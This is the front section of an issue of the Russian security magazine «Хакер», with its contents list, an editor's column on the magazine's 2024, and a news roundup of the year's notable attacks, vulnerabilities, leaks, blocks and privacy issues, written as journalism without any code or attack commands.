ХАКЕР

№309

кастомные правила semgrep

реверсим приложение на ruby

llama для поиска багов

Cover Story

護身

САМООБОРОНА ПО-ХАКЕРСКИ

Ловим нарушителей их же методами

№ 309

CONTENTS

2024 год в «Хакере»
Колонка главреда

GIGANEWS
Главные события 2024 года по версии «Хакера»

Самооборона по-хакерски
Ловим нарушителя на уровне сети

Самооборона по-хакерски
Выявляем атаки в Active Directory

Самооборона по-хакерски
Мониторим атаки в радиоэфире

Обзор перспективных исследований за 2024 год
Колонка Дениса Макрушина

CVE со скоростью света
Исправляем публичный эксплоит для LiteSpeed Cache

Руби наотмашь
Исследуем архитектуру приложения на Ruby и учимся его реверсить

Накось макось
Разбираем приложение для Mac OS 9, чтобы дать ему вторую жизнь

HTB Lantern
Ломаем сайт на CMS Blazor

HTB GreenHorn
Получаем сессию через сервис Pluck

HTB Compiled
Эксплуатируем уязвимости в Git и Visual Studio

HTB Sea
Эксплуатируем уязвимость в WonderCMS

Телеграмма для дельфина
Управляем Flipper Zero удаленно при помощи Raspberry Pi и Telegram

Запрягаем ламу
Как использовать Llama для поиска критичных данных в коде

Семь бед — один Semgrep
Ищем уязвимый код с помощью кастомных правил

NUTS
Расследуем атаку на пакетный менеджер NuGet

Кеш из топора
Как производители SSD обманывают тесты и покупателей

Загадочная арка
Тестируем ArcaOS — современную версию OS/2

2024 ГОД В «ХАКЕРЕ»

Колонка главреда

Читателей, которые уже думали впасть в зимнюю спячку, смею ненадолго задержать — подведением итогов года. Для редакции «Хакера» он был полон не только напряженной каждодневной работы, но и запоминающихся событий.

Андрей Письменный
Главный редактор
apismenny@gmail.com


Пожалуй, главным из них стал юбилейный спецпроект к 25-летию «Хакера»: три материала, которые мы собрали при помощи читателей, авторов и редакторов журнала. Спасибо всем, кто живо откликнулся на призыв вспомнить былые времена и рассказать об этом!

Читательских воспоминаний пришло особенно много, но делать подборку из них было одно удовольствие: ностальгия по старым временам в них то и дело перемежалась замечательными историями.

Ради эксперимента мы сделали еще стикерпак для Telegram с котом-хакером.

Изначально он должен был быть котом хакера, но по дороге и сам поднаторел во взломе. Те же картинки с котом я взял для иллюстрации читательских отзывов и для колонки, открывавшей номер 300. Цифра, кстати, тоже круглая, важная и впечатляющая.

Отметились мы и на крупных конференциях. Основатель «Хакера» Дима Агарунов, как всегда, лично возглавлял стенды и общался с читателями. Также у нас вышли отчеты с PHDays Fest 2 и Offzone 2024.




Дима на нашем стенде на PHDays Fest 2, оформленном в особо ностальгическом стиле

Помимо электронных, у нас вновь (впервые с 2015 года!) появились бумажные номера. Теперь их уже целых два: в 2023 году вышел первый спецвыпуск; в этом мы решили повторить успех и сделали второй номер — с подборкой лучших статей за 2017–2019 годы, а также воспоминаниями и ценными дополнениями от их авторов. Поскольку читатели хором просили увеличить шрифт, а поступиться количеством статей в пользу этого мы не хотели, номер вышел весьма увесистый — одно удовольствие взять в руки!

В то же время готовилась другая праздничная активность: мы решили сделать хакерский квест для читателей. Квест был разработан одним из наших авторов и включал в себя пугающее количество этапов: задания на бинарщину, на Verilog, а одно требовало поиграть в Minecraft, поиск порта которого почему-то многих вогнал в ступор.

Даже начать квест было непросто: никакой ссылки на начало мы специально не дали и замаскировали вход под страницу с ошибкой, на которую я пожаловался (точнее, сделал вид, что пожаловался) в первом комментарии к анонсу квеста.



Так выглядел нулевой этап квеста

Планка сложности оказалась высокой, но и читатели у нас скилловые! До самого конца дошло четыре человека, точнее, четверо крутейших суперхакеров. Первый получил в награду Flipper Zero, остальные — по бумажному спецвыпуску «Хакера» и коду на год подписки.

Автор квеста в конце признал, что немного переборщил с нелинейностью заданий, так что обязательно учтем это на будущее. Райтапа с подробным разбором полетов мы от него, увы, тоже не дождались.

Из запомнившихся материалов на ум, как и в прошлом году, сразу приходят блокбастеры Андрея s0i37 Жукова: «Виртуальная магия» (часть 1 и часть 2) и «Самооборона по-хакерски» (пока вышли часть 1 и часть 2, но в следующем году ожидается и третья).


Немного стихийным было появление номера про Arch Linux в июне. Так вышло, что сразу два автора написали статьи, связанные с кастомизацией Arch: снижением запросов к ОЗУ, созданием портативной версии и кастомных образов. Я решил — почему бы не поставить эти достойные материалы на обложку?

Одна проблема: сам Arch Linux может выглядеть как угодно, а его логотип — это ни на что не похожая арка в треугольнике. Поэтому нам пришлось самим выдумать ему маскота — синеволосую девушку, которую все и увидели на обложке. Точнее, почти самим — похожего персонажа мы подсмотрели на обложке к одному из эксплейнеров по Arch на YouTube.

Еще вспоминаются крутая статья про захват IP-камер, подробнейший гайд про настройку фишинговых кампаний (конечно же, в мирных целях), материалы Максима Рогова по JWT и по OpenAuth (первый, второй и третий), достойные энциклопедии. А в статье про эксплоит для Telegram я поучаствовал и сам, попрепиравшись по почте с представителями компании.

В ноябре нас просто завалило текстами с премии Pentest Award 2024. Как и в прошлом году, мы с готовностью согласились на сотрудничество и опубликовали все статьи-победители, которые подходили в «Хакер» по формату. Среди них есть и интересные исследования, и просто добротные отчеты о пентестах.


И конечно же, в конце года начал выходить роман Валентина Холмогорова «Хакеры.RU». Когда-то давным-давно в бумажном «Хакере» уже публиковались художественные произведения, но для нынешней редакции такой опыт немного в новинку.



Да и аудитория, кажется, успела немного отвыкнуть от того, что в «Хакере» бывает что-то помимо статей про взлом и защиту. Тем не менее вокруг романа уже потихоньку собирается кружок поклонников, жадно ждущих новых глав. Думаю, порадуем их новым чтивом и на зимних праздниках тоже.

А еще было сложно решить — публиковать главы для всех (не только для подписчиков), но остановиться на середине и предложить желающим дождаться выхода бумажной книги либо выкладывать все до конца — но уже только для подписчиков. Второй вариант, как ты можешь заметить, победил.

Как и для многих, для меня общей темой года без всяких сомнений стал искусственный интеллект. Прямо чувствуется, как он проникает в каждый процесс, в каждое занятие, каждую сферу жизни. Например, уже второй год наш бильд-редактор yambuto рисует картинки-заходники для статей и некоторые обложки при помощи Midjourney. На мой взгляд, получается веселее и оригинальнее, чем когда мы использовали иллюстрации со стоков.



«Запрягаем ламу» — один из моих любимых заходов в этом году

У редакторов в почте стали регулярно появляться статьи, написанные при помощи ChatGPT. Мы такое моментально палим и до страниц журнала не допускаем — в силу отсутствия в машинной писанине чего-то нового. Да, ChatGPT уже может нагнать теории, но наш хлеб — это практика ИБ, а здесь ИИ пока что ничего оригинального предложить не может. Впрочем, его умелое и уместное применение при подготовке текста вполне возможно, но об этом поговорим как-нибудь в другой раз.

Из одиннадцати колонок главреда в этом году три было посвящено ИИ: «Люди против роботов», «(Де)генеративные мемы грядут» и «Новый поиск» (да и эта уже грозит свернуть в том же направлении). То ли еще будет! Думаю, придется посвятить ИИ еще не одну колонку и статью.

В общем, в будущее мы смотрим с умеренным оптимизмом и немереным любопытством. Не сомневаюсь, что в новом году мы продолжим радовать вас веселыми придумками и крутыми текстами.

С наступающим!

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

Наступило то самое время: до нового года остались считаные дни, и со всех сторон слышится «давай после праздников». Значит, пришла пора подводить итоги и вспомнить, какими событиями был наполнен уходящий 2024-й. Мы уже выбрали победителей в одиннадцати номинациях и подготовили для тебя традиционную подборку самых значимых атак, фейлов, уязвимостей, взломов и других ярких моментов уходящего года.

АТАКА ГОДА
ОПЕНСОРС И ЦЕПОЧКИ ПОСТАВОК

Подводя итоги прошлого года, мы много говорили об атаках на цепочки поставок, которые зачастую провоцируют настоящий эффект домино. Увы, уходящий 2024 год продолжает этот тренд, только теперь «самым слабым звеном» все чаще становятся open source решения, экосистемы и их пользователи.

За этот год мы без преувеличения десятки раз писали о всевозможной малвари, обнаруженной в npm (Node Package Manager), Python Package Index (PyPI), NuGet, на GitHub. Из-за повышенной активности злоумышленников и огромного потока вредоносных пакетов разработчики PyPI даже были вынуждены временно закрыть регистрацию для новых пользователей.

К примеру, теперь инфостилеры маскируются под легитимное ПО на GitHub, коммиты могут таить в себе бэкдоры, а комментарии — малварь. Также существуют целые сервисы, специализирующиеся на распространении малвари через GitHub.

В npm вредоносы скрывают себя при помощи смарт-контрактов, а аккаунты разработчиков то и дело подвергаются атакам, после чего легитимные продукты становятся вредоносными.

Порой такие кампании представляют собой попытки похитить чужую крипту и данные, но также встречаются более таргетированные и продуманные атаки с прицелом на большее. Так, одной из самых ярких историй 2024 года стало обнаружение попытки внедрения бэкдора в пакет XZ Utils. Эта атака могла бы затронуть практически все основные дистрибутивы Linux, и злоумышленники подготавливали почву для компрометации несколько лет, постепенно втираясь в доверие к сопровождающему проекта.


Хуже того, позже выяснилось, что другие популярные проекты тоже могли стать жертвами схожих атак.

ДРУГИЕ ГРОМКИЕ ВЗЛОМЫ 2024 ГОДА

1. Хакгруппа Midnight Blizzard взломала корпоративную почту Microsoft. Хакеры провели в системе больше месяца и скомпрометировали электронную почту руководителей, сотрудников юридического отдела и специалистов по кибербезопасности, а также получили доступ к внутренним системам и репозиториям.
2. Сотни тысяч сайтов пострадали от атаки на цепочку поставок, затронувшей Polyfill[.]io. Хотя новые владельцы сервиса утверждали, что их оклеветали, ИБ-эксперты забили тревогу, и домен сервиса был заблокирован.
3. AnyDesk взломали. Хакеры похитили исходники и приватные ключи для подписи кода. Хакерам удалось получить доступ к производственным системам, украсть исходный код и сертификаты подписи кода.
4. Взлом аккаунта Комиссии по ценным бумагам и биржам США в бывшем Twitter повлиял на цену Bitcoin. Неизвестный, захвативший аккаунт, сообщил от лица SEC, что американские власти приняли решение разрешить запуск Bitcoin-ETF «на всех зарегистрированных национальных биржах ценных бумаг».
5. Корпоративная сеть TeamViewer пострадала от хакерской атаки. ИБ-эксперты полагают, что эта атака была делом рук некой APT, то есть «правительственных» хакеров.

По подсчетам блокчейн-аналитиков Chainalysis, за 2024 год северокорейские хакеры похитили **1,34 МИЛЛИАРДА** долларов в криптовалюте в ходе **47** отдельных кибератак. Это **61%** от общего объема похищенных за этот год криптовалют, объем которых превысил **2,2 МИЛЛИАРДА** долларов.

УЯЗВИМОСТЬ ГОДА
REGRESSHION



Хотя известия о багах в том или ином продукте поступают практически каждый день, проблемы калибра regreSSHion, к счастью, обнаруживаются не так часто. Эта уязвимость может использоваться для неаутентифицированного удаленного выполнения кода и ставит под угрозу миллионы серверов OpenSSH. Обнаружившие ее эксперты полагают, что она представляет не меньшую опасность, чем нашумевшая пару лет назад проблема Log4Shell.


Ситуация усложняется тем, что OpenSSH широко применяется на предприятиях для удаленного управления серверами и безопасного обмена данными. По данным аналитиков Qualys, в сети можно найти более 14 миллионов потенциально уязвимых экземпляров OpenSSH.

ДРУГИЕ УГРОЗЫ 2024 ГОДА

1. Уязвимости CUPS позволяют выполнить произвольный код в Linux. При определенных обстоятельствах злоумышленники могут использовать ряд уязвимостей в компонентах принт-сервера CUPS (Common UNIX Printing System), что приведет к удаленному выполнению произвольного кода на уязвимых машинах.
2. PKfail: Secure Boot можно считать скомпрометированным на множестве устройств. Сотни моделей устройств крупных производителей (Acer, AOpen, Dell, Formelife, Fujitsu, Gigabyte, HP, Intel, Lenovo и Supermicro) подвергаются риску взлома из-за критической проблемы PKfail, обнаруженной в цепочке поставок UEFI.
3. RCE-уязвимость в PHP влияет на все версии Windows. Проблема позволяет удаленно выполнять вредоносные команды в Windows-системах и усугубляется при использовании части локализаций, которые более восприимчивы к этому багу (включая традиционный китайский, упрощенный китайский и японский).
4. GoFetch угрожает процессорам Apple серии M, а патчи повлияют на производительность. Проблема связана с серьезной уязвимостью в процессорах Apple M1, M2 и M3 и позволяет похитить криптографическую информацию из кеша процессора.
5. Уязвимость KeyTrap, связанную с DNSSEC, назвали худшей из всех DNS-атак. По словам исследователей, проблема в структуре Domain Name System Security Extensions (DNSSEC) способна вывести из строя значительную часть интернета.

Самым мощным DDoS'ом 2024 года стала атака, направленная на некоего клиента неназванного хостинг-провайдера, который пользуется услугами Cloudflare. Ее мощность достигла **3,8 ТБИТ/С** и **2,14 МИЛЛИАРДА** пакетов в секунду.

УТЕЧКА ГОДА
ПОЛЬЗОВАТЕЛИ INTERNET ARCHIVE



Еще в прошлом году мы отмечали, что утечки давно перестали кого-либо удивлять. Кажется, единственным способом надежно защитить свои данные скоро станет жизнь в глухом уголке тайги без интернета, сотовой связи, телефона и прочих благ цивилизации.

В 2024 году база агрегатора информации об утечках Have I Been Pwned (HIBP) пополнилась сразу 361 миллионом адресов электронной почты, а также учетными данными, украденными при помощи малвари и атак типа credential stuffing.

Исходные коды утекли даже у издания The New York Times, а фанаты закрытой в 2018 году ММОРПГ Club Penguin вообще умудрились взломать сервер, принадлежащий компании Disney, чтобы похитить и слить в сеть информацию о своей любимой игре.

Однако, на наш взгляд, одна из самых грустных утечек этого года была связана со взломом Internet Archive: осенью текущего года сайт Wayback Machine, принадлежащий некоммерческой организации «Архив интернета» (Internet Archive), был взломан и дефейснут, и неизвестные похитили аутентификационную БД пользователей, содержащую более 31 миллиона уникальных записей.

Спустя несколько недель после этого инцидента «Архив интернета» и его пользователи пострадали от еще одной атаки, уже с использованием украденных данных.


Но самый грустный аспект этой ситуации заключается в том, что мотивы злоумышленников не были политическими или финансовыми. Ресурс, занимающийся крайне полезным делом, взломали просто так, потому что могли. Якобы эта атака помогла повысить репутацию хакера среди других преступников.

ДРУГИЕ КРУПНЫЕ УТЕЧКИ 2024 ГОДА

1. Dropbox взломали. Украдены данные клиентов и аутентификационные секреты. Хакеры проникли в производственные системы платформы Dropbox Sign eSignature и получили доступ к токенам аутентификации, данным многофакторной аутентификации (МФА), хешированным паролям и информации о клиентах.
2. Разработчики Discord заблокировали множество аккаунтов, связанных с сервисом Spy Pet. Сервис занимался сбором и продажей данных пользователей, включая сообщения, оставленные людьми на разных серверах, и логи подключений к голосовым каналам.
3. Подтверждена утечка почти 3 миллиардов записей американцев. На хакерском форуме опубликовали почти 2,7 миллиарда записей с личной информацией граждан США.
4. В открытом доступе опубликованы данные пользователей «Бургер Кинг». В компании подтвердили утечку, но подчеркнули, что платежные данные пользователей не пострадали.
5. В сеть утекла полная БД BreachForums. В сети обнародовали полную базу данных первой версии хакерского форума BreachForums. Дамп содержит информацию о пользователях, их личные сообщения, криптовалютные адреса и все сообщения, оставленные на форуме.

Слово **ПРОМПТ** было признано словом года в номинации «Информационные технологии», по версии портала «Грамота.ру». Среди других номинантов числились: **LLM**, **ДИПФЕЙК**, **КОПИЛОТ**, **ОПЕНСОРС**, **МУЛЬТИМОДАЛЬНЫЙ**, **ПЕРСОНАЛИЗАЦИЯ** и **ЧАТ БОТ**.

ИССЛЕДОВАНИЕ ГОДА
КЛОНИРОВАНИЕ YUBIKEY



Одним из наиболее занимательных исследований уходящего года стало описание side-channel-атаки EUCLEAK, представленное экспертами NinjaLab.

Эта атака нацелена на криптографическую библиотеку защищенных микроконтроллеров Infineon и требует физического доступа, позволяя извлекать ключи с устройств, использующих решения Infineon. То есть проблема, которая существует более 14 лет, затрагивает множество продуктов, включая TPM, электронные паспорта, карты доступа Feitian, криптокошельки, умные автомобили и аппаратные ключи YubiKey, которые исследователям в итоге удалось клонировать.

Компания Yubico, производящая ключи YubiKey, заявила, что уязвимыми признаются все ключи YubiKey с прошивкой до версии 5.7, которая была выпущена в мае 2024 года (в версии 5.7 криптобиблиотеку Infineon заменили собственным решением Yubico). Так как обновить прошивку в ключах YubiKey невозможно, все затронутые EUCLEAK устройства останутся уязвимыми навсегда.


Стоит отметить, что для реализации такой атаки потребуется оборудование стоимостью около 11 тысяч долларов США, а также глубокие познания в области электротехники и криптографии. Из-за этих сложностей реализовать EUCLEAK на практике, скорее всего, смогут только «правительственные» хакеры и другие организации, обладающие сопоставимыми ресурсами, причем в редких и узконаправленных сценариях.

ДРУГИЕ ИНТЕРЕСНЫЕ ИССЛЕДОВАНИЯ 2024 ГОДА

1. VoltSchemer использует беспроводные зарядки для ввода голосовых команд и повреждения устройств. Атаки позволяют манипулировать голосовыми помощниками смартфонов и обходить защиту стандарта Qi для повреждения близлежащих предметов (нагревая их до температуры выше 280 градусов Цельсия).
2. Исследователь заявил, что взломал DRM-технологию Microsoft. Эксперт обнаружил в технологии защиты контента PlayReady компании Microsoft уязвимости, которые могут позволить недобросовестным подписчикам стриминговых сервисов незаконно скачивать фильмы.
3. Wi-Fi-уязвимость SSID Confusion позволяет «слушать» чужой трафик. Проблема, связанная с конструктивными недостатками стандарта Wi-Fi IEEE 802.11, позволяет обманом вынудить жертву подключиться к менее защищенной беспроводной сети и прослушивать сетевой трафик пользователя.
4. DNSBomb позволяет усилить DDoS в 20 тысяч раз. Группа ученых из Университета Цинхуа рассказала о новом методе DDoS-атак, который использует DNS-трафик.
5. Аналитики выявили тысячи педофилов, изучив логи инфостилеров. Специалисты Recorded Future Insikt Group обнаружили тысячи педофилов, которые скачивают и распространяют материалы, связанные с сексуальным насилием над детьми (CSAM), проанализировав украденные у этих людей данные.

По данным ООН, в 2024 году количество пользователей интернета в мире превысило **5,5 МИЛЛИАРДА** человек. Это на **227 МИЛЛИОНОВ** больше, чем в 2023 году.

БЛОКИРОВКА ГОДА
ЗАМЕДЛЕНИЕ YOUTUBE



Пришло время для самой грустной рубрики нашего топа, в которой мы вспомним блокировки уходящего года. «Победителем» в этой номинации определенно становится YouTube, проблемы в работе которого начались еще летом 2024 года, а к середине декабря он практически перестал работать в России.

Напомним, что в Роскомнадзоре и Госдуме объясняют снижение качества работы YouTube тем, что после ухода Google из России компания перестала поддерживать и свои кеширующие серверы Google Global Cache. Однако представители Google уже не раз комментировали ситуацию и неоднократно заявляли, что происходящее не является результатом технических проблем или действий со стороны компании.

Также отметим, что в этом году Роскомнадзор внес изменения в «Критерии оценки материалов и (или) информации, необходимых для принятия решений, являющихся основаниями для включения в реестр запрещенной информации». В итоге запрещенной была признана даже «научная, научно-техническая и статистическая информация о способах, методах обеспечения доступа к информационным ресурсам и/или информационно-телекоммуникационным сетям, доступ к которым ограничен на территории России», для которой ранее делалось исключение.

ДРУГИЕ БЛОКИРОВКИ 2024 ГОДА

1. Роскомнадзор заблокировал мессенджер Viber. Представители регулятора сообщили о блокировке Viber на территории РФ из-за неисполнения требований российского законодательства.
2. Discord заблокировали в России «в связи с нарушением требований законодательства». Мессенджер Discord был заблокирован в России за нарушение требований законодательства. Незадолго до этого РКН направил администрации Discord требование удалить 947 противоправных материалов.
3. Роскомнадзор сообщил о блокировке мессенджера Signal. Ведомство ограничило доступ к защищенному мессенджеру Signal на территории РФ «в связи с нарушением требований российского законодательства».
4. В США полностью запретили продажу продуктов «Лаборатории Касперского». Запрет касается продажи продуктов «Лаборатории Касперского», а также не позволяет компании предоставлять обновления для своих продуктов как организациям, так и частным лицам на территории США.
5. Avast закрыла доступ к своим продуктам в России. Теперь антивирусы Avast и AVG (включая Avast Mobile Security для Android и Avast Free Antivirus), а также утилита CCleaner не работают в РФ. При попытке их запуска отображается предупреждение: «К сожалению, этот продукт не поддерживается в вашем текущем местоположении».

Российский суд назначил Google штраф, так как компания не выполнила требование по восстановлению аккаунтов на YouTube ряда российских медиа. Общая сумма требований **17** российских телеканалов к компании Google достигла **8 УНДЕЦИЛЛИОНОВ** рублей. Ундециллион — это единица с **36 НУЛЯМИ**.

За каждый день неисполнения начисляется штраф в размере **100 ТЫСЯЧ** рублей. Также сумма **УДВАИВАЕТСЯ** каждую неделю, пока решение суда не будет выполнено.

НАРУШИТЕЛЬ ПРИВАТНОСТИ ГОДА
IOT-УСТРОЙСТВА

Мы с трудом устояли перед искушением снова отдать звание главного нарушителя приватности компании Google, как уже делали в 2023 году. Посуди сам, за прошедший год Google:

- начала развертывание Manifest V3, который затрудняет работу блокировщиков рекламы, антивирусов, решений для родительского контроля и различных продуктов для защиты конфиденциальности;
- работала над API Google Play Integrity, который позволит блокировать Android-приложения, установленные из сторонних источников;
- только после судебного решения согласилась удалить миллиарды записей с данными 136 миллионов пользователей, собранные в режиме «Инкогнито».

Также выяснилось, что за пользователями в сети чаще всего следят именно трекеры бывшей «корпорации добра», чей основной принцип когда-то гласил Don't be evil.

Однако главными нарушителями нашей с тобой приватности в этом году все же стала не Google, а всевозможные «умные» девайсы, которые «слушают» своих пользователей, изучают их привычки и запросы или раскрывают данные посторонним.

К примеру, исследователи обнаружили, что многие телевизоры (включая продукты Samsung и LG) используют похожую на Shazam технологию автоматического распознавания контента (Automatic Content Recognition, ACR). Она позволяет следить за всем, что смотрят пользователи, даже если телевизоры используются в качестве внешних дисплеев, то есть подключены через HDMI к другим девайсам.

Умные колонки Sonos содержали сразу несколько уязвимостей, одна из которых могла использоваться злоумышленниками для подслушивания пользователей. «Но их же никто не эксплуатировал», — скажешь ты. Тогда лови другой похожий пример, где уязвимости использовались: из-за багов в камерах компании Wyze Labs не менее 13 тысяч человек получили доступ к чужим устройствам и трансляциям, заглянув в чужие дома.

Также не стоит забывать о проблеме устройств, которые являются вредоносными сразу «из коробки» и шпионят за пользователями в интересах хакеров. Мы уже уделяли внимание этому вопросу в прошлом году, но ситуация, увы, не становится лучше.

Так, в уходящем году китайский производитель ПК Acemagic подтвердил, что его устройства поставлялись с предустановленной малварью. Ботнеты, состоящие из бюджетных ТВ-приставок, телевизоров и прочих IoT-девайсов, уже насчитывают сотни тысяч активных устройств. Хуже того, выяснилось, что в наше время встроенный бэкдор можно встретить даже в кнопочном телефоне.

ДРУГИЕ НОВОСТИ ПРИВАТНОСТИ 2024 ГОДА

1. Mozilla отключит функциональность Do Not Track в Firefox. По словам представителей организации, большинство сайтов все равно игнорируют DNT-запросы.
2. Avast оштрафовали на 16,5 миллиона долларов за продажу данных пользователей. Речь идет о незаконном сборе пользовательских данных с помощью расширений для браузеров и антивирусного ПО, а также последующей «продаже этих данных без надлежащего уведомления и согласия потребителей».
3. Новые WebTunnel-мосты Tor имитируют HTTPS-трафик. WebTunnel работают на основе устойчивого к обнаружению HTTPT-прокси и позволяют трафику Tor лучше смешиваться с обычным HTTPS-трафиком.
4. Proton запускает альтернативу Google Docs, ориентированную на приватность. Бесплатный и опенсорсный веб-сервис Docs in Proton Drive, оснащенный end-to-end-шифрованием, предназначен для редактирования документов и совместной работы с ними.
5. Google, Amazon, Facebook и другие могут подслушивать пользователей через микрофоны их устройств. В распоряжении СМИ оказалась презентация Cox Media Group (CMG). В документе утверждается, что компания может таргетировать рекламу, основываясь на том, что потенциальные покупатели говорят вслух возле микрофонов своих устройств (Facebook принадлежат компании Meta, деятельность которой признана экстремистской, организация запрещена в России).

По оценкам специалистов «Сбера», в открытом доступе находятся около **3,5 миллиарда** строк с персональными данными россиян, то есть информация примерно о **90%** взрослых граждан России.

САМЫЕ ЧИТАЕМЫЕ СТАТЬИ «ХАКЕРА»

Мы решили разнообразить наши итоги года, покопались в статистике и выбрали из нее самые популярные статьи среди пользователей с платной подпиской. В 2024 году наши подписчики зачитывались этими материалами:

1. SQL-инъекции. Разбираем на пальцах одну из самых популярных хакерских техник
2. Деаноним Telegram. Ищем информацию о пользователях и каналах в открытых источниках
3. Kali Ashes. Закаляем хакерский дистр и учимся не шуметь в сети
4. Самооборона без антивируса. Защищаем Windows своими руками
5. IP-камеры на пентестах. Используем видеокамеры не по назначению
6. JWT-токены от и до. Разбираемся с JSON Web Tokens и атаками на них
7. Code 27. Пентестим сети с наименьшим ущербом
8. Ослепить Sysmon. Выводим мониторинг из строя максимально незаметно
9. Карманный Arch. Делаем флешку с живым образом Arch Linux
10. Stable Diffusion XL. Генерируем картинки нейросетью на своем компьютере

